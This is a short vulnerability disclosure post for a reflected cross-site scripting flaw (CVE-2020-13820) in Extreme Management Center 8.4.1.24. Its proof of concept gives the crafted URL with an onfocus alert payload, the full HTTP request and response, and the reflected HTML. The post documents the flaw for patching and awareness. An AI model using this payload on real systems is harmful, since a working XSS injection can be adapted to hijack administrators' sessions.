
0×00Crashes Follow
Aug 3, 2020 · 2 min read · Listen



# XSS reflected in Extreme Management Center 8.4.1.24 (CVE-2020–13820)

## Affected

Extreme Management Center 8.4.1.24




Management Center affected version

## POC

*URL*
*https://172.27.XXX.XXX:8443/OneView/view/center?a'+type%3d+'text'+autofocus+onfocus%3d'alert(document.domain)*

*Request*

*GET /OneView/view/center?a'+type%3d+'text'+autofocus+onfocus%3d'alert(document.domain) HTTP/1.1*
*Host: 172.27.10.141:8443*
*Accept-Encoding: gzip, deflate*
*Accept: */**
*Accept-Language: en-US,en-GB;q=0.9,en;q=0.8*
*User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36*
*Connection: close*
*Cache-Control: max-age=0*
*Referer: https://172.27.10.141:8443/*
*Cookie: JSESSIONID=oKiKzyLhWjTS0xJmhOZVz-FK_rha0XIUNtZpGaY4.nms*

*Response*

*HTTP/1.1 200 OK*
*Expires: 0*
*Expires: 0*
*Cache-Control: no-cache, no-store, must-revalidate*
*Cache-Control: no-cache, no-store, must-revalidate*
*X-Powered-By: JSP/2.3*
*Set-Cookie: JSESSIONID=rG5QDSFt5JgDwL57I2L83MJvLfPBqYUQeoDH5S-I.nms; path=/; secure; HttpOnly*
*Server: Extreme Management Center*

*Pragma: no-cache*
*Pragma: no-cache*
*X-Frame-Options: SAMEORIGIN*
*Date: Tue, 19 May 2020 13:23:18 GMT*
*Connection: close*
*Server-Version: 8.2.4*
*Content-Type: text/html;charset=ISO-8859–1*
*Content-Length: 10860*

*[...]*

* *


* *

*<img class="extrLogoImage" src="/images/XMC-Logo.png" width=460 height=204 alt="Extreme Management Center">*
*<form method="POST" name="loginform" action="j_security_check" enctype="application/x-www-form-urlencoded;charset=UTF-8">*


*<input name='a' type= 'text' autofocus onfocus='alert(document.domain)' type='hidden' value='' />*

*<style>*

*[...]*




Triggered XSS reflected



html source

**Links**

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13820
- https://documentation.extremenetworks.com/release_notes/netsight/XMC_8.5.0_Release_Notes.pdf

Xss Attack Xss Vulnerability Security It Security